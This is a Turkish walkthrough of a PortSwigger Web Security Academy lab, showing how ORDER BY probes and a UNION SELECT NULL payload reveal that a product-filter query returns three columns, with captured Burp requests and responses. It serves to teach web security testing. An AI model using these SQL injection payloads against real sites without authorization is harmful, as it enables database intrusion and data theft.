

LAB: SQL INJECTION UNION ATTACK, DETERMINING THE NUMBER OF COLUMNS RETURNED BY THE QUERY

<https://portswigger.net/web-security/sql-injection/union-attacks/lab-determine-number-of-columns>

GÖREV:

SQL injectionda union saldırıları, yapılan sorgunun yanıtından kaç sütun olduğunu öğrenme


AÇIKLAMA:

Bu laboratuvar, ürün kategorisi filtresinde bir SQL injection zafiyeti içermektedir. Sorgunun sonuçları uygulamanın yanıtında döndürülmektedir, bu nedenle başka tablolardan veri almak için bir UNION saldırısı kullanabilirsiniz. Bu tür bir saldırının ilk adımı, sorgu tarafından döndürülen sütun sayısını belirlemektir. Daha sonra, bu tekniği kullanarak sonraki laboratuvarlarda tam saldırıyı inşa edeceksiniz.

Labı çözmek için, null değerler içeren ek bir satır döndüren bir SQL injection UNION saldırısı yaparak sorgunun döndürdüğü sütun sayısını belirleyin.


ÇÖZÜM:

İlk olarak sorgunun kaç sütun döndürdüğünü belirlememiz gerekiyor. "Gifts" kategorisinde filtreleme yaparken HTTP isteğini yakalayıp bir SQL injection denemeliyiz.




```
Request to https://0a8400f7033295ed80ae17e3006900cf.web-security-academy.net:443 [34.246.129.62]
Forward Drop Intercept is on Action Open browser
Pretty Raw Hex
1 GET /filter?category=Gifts HTTP/2
2 Host: 0a8400f7033295ed80ae17e3006900cf.web-security-academy.net
3 Cookie: session=smvS3CGuCFZ25vs7eB3Gk4g9L9sMwZKE
4 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/113.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-CA,en-US;q=0.7,en;q=0.3
7 Accept-Encoding: gzip, deflate
8 Referer: https://0a8400f7033295ed80ae17e3006900cf.web-security-academy.net/
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Te: trailers
15
16
```

Tek tırnak (') kullanarak kontrol ettiğimizde, uygulamanın savunmasız olduğunu görüyoruz.



Order by 1, 2 ve 3 hata vermezken, order by 4 hata veriyor. Bu, sorgunun yalnızca 3 sütuna sahip olduğunu gösteriyor.

<https://0a8400f7033295ed80ae17e3006900cf.web-security-academy.net/filter?category=Gifts' ORDER BY 3-->

Web Security Academy 

SQL injection UNION attack, determining the number of columns returned by the query

[Back to lab home](#) [Back to lab description >>](#)




Gifts' ORDER BY 3--

Refine your search:

[All](#) [Accessories](#) [Corporate gifts](#) [Gifts](#) [Lifestyle](#) [Toys & Games](#)


Snow Delivered To Your Door	\$19.20	View details
Conversation Controlling Lemon	\$29.67	View details
Couple's Umbrella	\$53.35	View details
High-End Gift Wrapping	\$99.45	View details

<https://0a8400f7033295ed80ae17e3006900cf.web-security-academy.net/filter?category=Gifts' ORDER BY 4-->

Web Security Academy 

SQL injection UNION attack, determining the number of columns returned by the query

[Back to lab home](#) [Back to lab description >>](#)

LAB Not solved 

Internal Server Error

Internal Server Error

3 sütuna sahip olduğumuzu bildiğimize göre, labı çözmek için ORDER BY 3 yerine ' UNION SELECT NULL,NULL,NULL' kullanabiliriz.

https://0a8400f7033295ed80ae17a3006900cf.web-security-academy.net/filter?category=Gifts' UNION SELECT NULL,NULL, NULL--

WebSecurity Academy SQL injection UNION attack, determining the number of columns returned by the query

LAB Solved

Back to lab description >>

Congratulations, you solved the lab! [Share your skills!](#) [Continue learning >>](#)

[Home](#) | [My account](#)



Gifts' UNION SELECT NULL,NULL, NULL--

Refine your search:

[All](#) [Accessories](#) [Corporate gifts](#) [Gifts](#) [Lifestyle](#) [Toys & Games](#)

High-End Gift Wrapping	\$99.45	View details
Conversation Controlling Lemon	\$29.67	View details
Couple's Umbrella	\$53.35	View details
Snow Delivered To Your Door	\$19.20	View details

Burp HTTP History'den de doğrulayabiliriz ki 3 sütun olduğunda SQL hatası artık görünmüyor.

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Extensions Learn

Intercept HTTP history WebSockets history Proxy settings

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title
263	https://0a110012045284bc847...	GET	/filter?category=Gifts'+UNION+SELECT+NULL,NULL,NULL--			200	6116	HTML		SQL injection UN...

Request

1 GET /filter?category=Gifts'+UNION+SELECT+NULL,NULL,NULL-- HTTP/2

2 Host: 0a110012045284bc8477151900160025.web-security-academy.net

3 User-Agent: python-requests/2.31.0

4 Accept-Encoding: gzip, deflate

5 Accept: */*

6 Connection: keep-alive

7

Response

39 </section>

40 <section id=notification-labsolved class=notification-labsolved>

41 <div class=containers>

42 <h4> Congratulations, you solved the lab! </h4>

43 </div>

44

Lab çözülmüştür.

Şeyma SAYLAN